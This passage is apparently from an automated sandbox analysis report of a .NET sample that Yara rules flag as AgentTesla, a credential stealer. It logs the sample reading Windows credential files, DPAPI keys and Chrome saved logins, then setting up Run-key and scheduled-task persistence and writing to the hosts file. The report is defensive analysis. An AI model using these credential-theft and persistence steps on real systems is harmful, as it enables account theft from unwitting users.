C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\467ff3bd-ac64-4437-8b3e-c2132d34a051	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C8D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6C8D646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C8DDE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 5548 Parent PID: 3472

General

Start time:	13:12:21
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0xfd0000
File size:	700416 bytes
MD5 hash:	747CE85EEF93567C5676649AEF9C00B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.338811978.0000000004807000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 30%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp3604.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C8D7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD9C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3604.tmp	success or wait	1	6C8D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3604.tmp	unknown	1645	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6C8D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DD9C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Analysis Process: schtasks.exe PID: 6112 Parent PID: 5548

General

Start time:	13:12:27
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yXAQfeQN' /XML 'C:\Users\user\AppData\Local\Temp\tmp3604.tmp'
Imagebase:	0xe90000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3604.tmp	unknown	2	success or wait	1	E9AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp3604.tmp	unknown	1646	success or wait	1	E9ABD9	ReadFile

Analysis Process: conhost.exe PID: 716 Parent PID: 6112

General

Start time:	13:12:28
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 6212 Parent PID: 5548

General

Start time:	13:12:28
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x3f0000
File size:	700416 bytes
MD5 hash:	747CE85EEF93567C5676649AEF9C00B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: kprUEGC.exe PID: 6276 Parent PID: 5548

General

Start time:	13:12:29
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xb30000
File size:	700416 bytes
MD5 hash:	747CE85EEF93567C5676649AEF9C00B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.619723039.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6C8D1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\467ff3bd-ac64-4437-8b3e-c2132d34a051	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6C8D1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C8D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Analysis Process: kprUEGC.exe PID: 5472 Parent PID: 3472

General

Start time:	13:12:29
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x540000
File size:	700416 bytes
MD5 hash:	747CE85EEF93567C5676649AEF9C00B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Disassembly

Code Analysis